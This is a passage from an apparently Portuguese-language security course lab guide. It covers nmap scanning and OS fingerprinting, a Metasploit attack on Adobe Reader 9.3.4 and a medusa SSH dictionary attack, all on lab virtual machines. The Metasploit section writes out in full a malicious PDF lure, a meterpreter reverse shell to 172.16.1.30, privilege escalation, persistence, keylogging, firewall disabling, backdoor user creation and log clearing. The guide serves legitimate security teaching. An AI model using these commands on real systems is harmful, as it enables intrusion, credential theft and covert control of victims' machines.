Finalmente, pode-se usar também a opção **-d** (ou **--data**, para *data size*) do **hping3**, fazendo com que o tamanho dos pacotes *echo-request*—e por conseguinte dos *echo-replies*—seja tão grande quanto o definido na linha de comando. Isso pode ser utilizado para dar mais força ao ataque, e consumir mais rapidamente a banda da vítima.

5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das

máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

```
# hostname  
FWGW1-A  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
(...)  
  
# hostname  
LinServer-A  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
(...)  
  
# hostname  
KaliLinux-A  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

## 5) Levantamento de serviços usando o *nmap*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta *nmap*.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o *nmap* para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo *nmap* com o que foi observado no Wireshark.

Primeiro, vamos ver o que acontece na máquina *KaliLinux-G*:

```
# nmap -v 172.16.1.20
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-10 18:28 -03
Initiating ARP Ping Scan at 18:28
Scanning 172.16.1.20 [1 port]
Completed ARP Ping Scan at 18:28, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:28
Completed Parallel DNS resolution of 1 host. at 18:28, 0.02s elapsed
Initiating SYN Stealth Scan at 18:28
(...)
Completed SYN Stealth Scan at 18:28, 2.51s elapsed (1000 total ports)
Nmap scan report for 172.16.1.20
Host is up (0.00010s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:3D:C8:B2 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds
Raw packets sent: 1153 (50.716KB) | Rcvd: 1001 (40.076KB)
```

Solicita-se um *scan verbose* da máquina *WinServer-G*. Após resolução ARP/DNS, o *nmap* escaneia as mil portas mais comuns para cada protocolo. Depois, ele relata quais portas foram detectadas como abertas, juntamente com o nome de serviço que usualmente escuta naquela porta.

Mas... que mil portas são essas? Elas são definidas no arquivo */usr/share/nmap/nmap-services*, que possui grande similaridade com o arquivo */etc/services* — mas, além de listar o serviço na primeira coluna e porta/protocolo na segunda coluna, há uma terceira coluna que indica a probabilidade que uma dada porta seja encontrada aberta. Essa probabilidade é obtida pela equipe do *nmap* a partir de *scans* de pesquisa na Internet ao largo.

Por exemplo, para descobrir quais são as dez portas mais populares, basta executar:

```
# cat /usr/share/nmap/nmap-services | grep -v '^#' | awk '{print $3,$2,$1}' | sort
-n | tac | head -n10
```

```

0.484143 80/tcp http
0.450281 631/udp ipp
0.433467 161/udp snmp
0.365163 137/udp netbios-ns
0.330879 123/udp ntp
0.297830 138/udp netbios-dgm
0.293184 1434/udp ms-sql-m
0.253118 445/udp microsoft-ds
0.244452 135/udp msrpc
0.228010 67/udp dhcps

```

Finalmente, vamos ver o que aparece no Wireshark da máquina *WinServer-G*:




Figura 16. Captura de scan nmap contra a máquina WinServer-G

Note que uma série de pacotes SYN são enviados para diferentes portas do servidor Windows. Por sua vez, o Windows responde com um ACK se a porta estiver aberta, mas o `nmap` não envia um SYN/ACK em resposta a esse pacote—esse é o modo padrão de scan do `nmap`, TCP SYN, também conhecido como *half-open scan*.

- Vamos agora explorar outros modos de funcionamento do `nmap`. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a

diferença entre comandos executados, para verificar os conceitos do material teórico.



Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em <https://nmap.org/book/man-port-scanning-techniques.html>.

Respectivamente, os *scans* do tipo *connect*, *NULL*, *FIN* e *Xmas* podem ser realizados com os comandos:

```
# nmap -sT 172.16.1.20  
# nmap -sN 172.16.1.20  
# nmap -sF 172.16.1.20  
# nmap -sX 172.16.1.20
```

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

Primeiro, vamos escanear a máquina *FWGW1-G*, realizando o *OS fingerprinting* (opção `-O`):

```
# nmap -O 172.16.1.1  
  
(...)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

Detectou-se que o SO da máquina-alvo é um kernel Linux, versões 3.2 a 4.9. Vamos verificar se o `nmap` está correto, logando na máquina *FWGW1-G* e imprimindo a versão do kernel:

```
# hostname
```

```
FWGW1-A
```

```
# uname -r
```

```
4.9.0-8-amd64
```

Perfeito! Vamos partir para o *scan* da máquina *WinServer-G*:

```
# nmap -O 172.16.1.20
```

```
(...)
```

```
Device type: general purpose
```

```
Running: Microsoft Windows 7|2008|8.1
```

```
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1
```

```
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
```

```
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
```

```
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
```

```
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Vamos verificar se a informação está correta:




Figura 17. Versão do SO na máquina WinServer-G

Bastante próximo — o `nmap` reporta Windows Server 2008 SP1, e o *WinServer-G* é um Windows Server 2008 SP2.

## 6) Realizando um ataque com o Metasploit



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o `metasploit` disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname  
KaliLinux-A  
  
# msfconsole  
  
msf > use exploit/windows/fileformat/adobe_cooltype_sing  
  
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
  
msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf  
FILENAME => boleto.pdf  
  
msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30  
LHOST => 172.16.1.30  
  
msf exploit(adobe_cooltype_sing) > set LPORT 4444  
LPORT => 4444  
  
msf exploit(adobe_cooltype_sing) > exploit  
  
[*] Creating 'boleto.pdf' file...  
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

- a. Escolhemos o *exploit* a ser utilizado — no caso, o `adobe_cooltype_sing`.
  - b. Selecioneamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — `windows/meterpreter/reverse_tcp`. O `reverse_tcp` é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
  - c. Selecioneamos o nome do arquivo — `boleto.pdf`. Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
  - d. Selecioneamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.
  - e. Selecioneamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.
  - f. Finalmente, executamos *exploit*. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo `/root/.msf4/local/boleto.pdf`.
3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta `/var/www/html`, retirar o arquivo `index.html` dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/  
  
# mv /var/www/html/index.html /var/www/html/index.html.bak  
  
# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname  
KaliLinux-A  
  
# msfconsole  
  
msf > use exploit/multi/handler  
  
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
  
msf exploit(handler) > set LHOST 172.16.1.30  
LHOST => 172.16.1.30  
  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
  
msf exploit(handler) > exploit  
  
[*] Started reverse handler on 172.16.1.30:4444  
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL <http://172.16.1.30> (ajuste o endereço IP se você pertencer ao grupo B). Você deve ver o PDF disponível para download:



Figura 18. PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G*—será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




Figura 19. Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-08-18 02:27:47 -0400

meterpreter >
```

8. Primeiro, vamos escalar privilégios dentro da máquina-alvo. Se você executar o comando `getuid`, irá notar que o *meterpreter* está executando como o usuário que abriu o PDF

originalmente (provavelmente, o usuário **Administrator**).

```
meterpreter > getuid  
Server username: WINSERVER-A\Administrator
```

O Windows possui uma conta com privilégios ainda mais elevados que o **Administrator**, a conta **SYSTEM**. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional—com efeito, uma espécie de "super-root" do SO. Felizmente, o **meterpreter** possui o *script getsystem*, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem  
. . .got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

9. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos usar o comando **migrate** para alterar o binário em que o **meterpreter** está alojado, de forma que se o usuário fechar o PDF aberto, não perderemos conexão com a máquina. Primeiro, vamos descobrir um processo adequado e então migrar para ele:

```
meterpreter > ps
```

#### Process List

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0		
420	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
		\SystemRoot\System32\smss.exe	456	1040	taskeng.exe	x86 0 NT
AUTHORITY\SYSTEM			C:\Windows\system32\taskeng.exe			
488	476	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\csrss.exe	532	524	csrss.exe	x86 1 NT
AUTHORITY\SYSTEM			C:\Windows\system32\csrss.exe	540	476	wininit.exe
x86 0		NT AUTHORITY\SYSTEM				C:\Windows\system32\wininit.exe
568	524	winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\winlogon.exe				
616	540	services.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\services.exe				
628	540	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\lsass.exe	636	540	lsm.exe	x86 0 NT
AUTHORITY\SYSTEM			C:\Windows\system32\lsm.exe			
796	616	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\svchost.exe				
840	616	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\System32\VBoxService.exe				
892	616	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\Windows\system32\svchost.exe				

```
meterpreter > migrate 796
```

```
[*] Migrating from 1932 to 796...
```

```
[*] Migration completed successfully.
```

10. Em seguida, vamos executar o módulo **persistence** do **meterpreter** — trata-se de um *script* Ruby que irá criar um serviço do **meterpreter** que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo **meterpreter** — sua imaginação é o limite!

Promovendo privilégios	<pre>meterpreter &gt; getuid meterpreter &gt; use priv meterpreter &gt; getsystem meterpreter &gt; getuid</pre>
Levantando informações	<pre>meterpreter &gt; sysinfo meterpreter &gt; run get_env meterpreter &gt; run get_application_list</pre>
Desativando firewall	<pre>meterpreter &gt; shell C:\Windows\System32&gt; netsh firewall set opmode disable C:\Windows\System32&gt; exit</pre>
Capturando tela	<pre>meterpreter &gt; getpid meterpreter &gt; ps meterpreter &gt; use -l meterpreter &gt; use espi meterpreter &gt; screenshot meterpreter &gt; screengrab</pre>

Figura 20. Comandos do *meterpreter*, parte 1

Ativando keylogger	<pre>meterpreter &gt; keyscan_start meterpreter &gt; keyscan_dump meterpreter &gt; keyscan_stop</pre>
Enumerando informações	<pre>meterpreter &gt; run winenum meterpreter &gt; run scraper (copiar entradas do registro) meterpreter &gt; run prefetchtool</pre>
Injetando informações nos arquivos de hosts do Windows	<pre>meterpreter &gt; edit c:\\Windows\\System32\\drivers\\etc\\hosts</pre>
Realizando varredura na rede do alvo	<pre>meterpreter &gt; run arp_scanner -i meterpreter &gt; run arp_scanner -r &lt;REDE_ALVO&gt;</pre>
Criando usuário	<pre>meterpreter &gt; shell C:\\Windows\\System32&gt; net user marcos changeme /add C:\\Windows\\System32&gt; net user C:\\Windows\\System32&gt; exit</pre>
Baixando o HD da máquina alvo	<pre>meterpreter &gt; download -r c:\\\</pre>
Enviando arquivo para o alvo	<pre>meterpreter &gt; upload /root/tcpdump.exe c:\\\\windows\\\\System32 meterpreter &gt; shell meterpreter &gt; tcpdump -w saida.pcap meterpreter &gt; ps meterpreter &gt; kill NUMERO_PROCESSO meterpreter &gt; download c:\\\\saida.pcap</pre>
Apagando rastro	<pre>meterpreter &gt; clearev</pre>

Figura 21. Comandos do meterpreter, parte 2

## 7) Realizando um ataque de dicionário com o medusa



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

- Vamos realizar um ataque de força bruta ao serviço SSH utilizando o **medusa**. Na máquina *FWGW1-G*, crie um usuário chamado **marcelo** com a senha **123456** e outro chamado **marco** com a senha **abacate**. Depois, ainda na máquina alvo, monitore o arquivo de log **/var/log/auth.log** por tentativas de login.

```
# hostname
FWGW1-A

# useradd -m marcelo ; echo 'marcelo:123456' | chpasswd
# useradd -m marco ; echo 'marco:abacate' | chpasswd

# tail -f -n0 /var/log/auth.log
```

2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.

```
# hostname  
KaliLinux-A  
  
# nc 172.16.1.1 22  
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1
```

3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.

```
# pwd  
/root  
  
# cat users.txt  
root  
marcelo  
marco  
silva  
  
# cat passwords.txt  
rnpesr  
123456  
abacate  
framboesa
```

4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1 -h 172.16.1.1 -U  
users.txt -P passwords.txt | grep 'SUCCESS'  
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marcelo Password: 123456 [SUCCESS]  
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marco Password: abacate [SUCCESS]
```

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?

# Sessão 3: Firewall



As atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções apontadas pelo enunciado dos exercícios.

## 1) Trabalhando com *chains* no *iptables*

